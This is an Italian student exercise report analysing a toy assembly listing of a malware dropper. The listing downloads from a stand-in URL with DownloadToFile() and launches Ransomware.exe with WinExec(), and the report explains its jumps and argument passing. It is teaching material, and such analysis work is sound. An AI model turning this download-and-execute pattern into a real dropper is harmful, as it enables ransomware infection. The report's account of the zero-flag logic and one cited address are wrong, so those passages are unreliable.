

Report Venerdì: Analisi avanzate

Ivona Kovacevic

Report analisi avanzate

Il compito di oggi ci richiede di eseguire **un'analisi avanzata** del codice rappresentato nelle slide, le richieste sono le seguenti:

1. Spiegare quale salto condizionale effettua il Malware;
2. Disegnare un diagramma di flusso identificando i salti condizionali;
3. Quali sono le funzionalità implementate all'interno del Malware;
4. Come sono passati gli argomenti alle chiamate funzioni, con riferimento alle istruzioni <call>.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1. Salto condizionale del Malware

Il Malware in questione esegue il salto condizionale dalla *locazione* 00401068 alla *locazione* 0040FFA0, che troviamo nella tabella 3.

Dalla tabella possiamo dedurre che il 10 viene inserito nel registro EBX, il quale viene incrementato di uno in seguito e poi viene comparato con 11.

00401044	mov	EBX, 10
0040105F	inc	EBX
00401064	cmp	EBX, 11

Esegue il salto poiché quando facciamo la comparazione tra EBX e 11 il risultato è diverso da 0, ovvero è 1. Quando abbiamo **jz** ed il risultato della comparazione equivale a 1, **avviene il salto**.


Il **salto non viene effettuato** alla *locazione* 00401058, dove c'è il comando **jnz**, poiché il risultato della comparazione equivale a 1.


Dalla tabella possiamo dedurre che il 5 viene inserito nel registro EAX, il quale viene comparato con 5.


00401040	mov	EAX, 5
00401048	cmp	EAX, 5

2. Disegno di un diagramma di flusso

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

 salto non effettuato

 salto effettuato



Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

3. Diverse funzionalità implementate del Malware

Le funzionalità implementate nel Malware sono: `DownloadToFile()` e `WinExec()`.

call `DownloadToFile()` = questa API serve per scaricare il codice malevolo da internet e lo salva all'interno di un file sul disco rigido del computer infetto.

call `WinExec()` = è un API di Windows che serve per avviare il processo del malware una volta scaricato dalla rete.

4. Come vengono passati gli argomenti alle funzioni

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

EDI, al cui interno si trova l'URL contenente il Malware, viene inserito all'interno del registro **EAX**. Quest'ultimo viene poi spostato sullo stack ed infine con l'istruzione 'call' viene richiamata la funzione **DownloadToFile()**, che scarica il contenuto che si trova all'interno dell'URL.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

EDI, nel quale troviamo il Path del .exe del ransomware, viene messo all'interno del **registro EDX**, il quale viene spostato sullo stack dall'istruzione '*push*'. Infine con l'istruzione '*call*' viene richiamata la funzione **WinExec()** che avvia il processo del malware.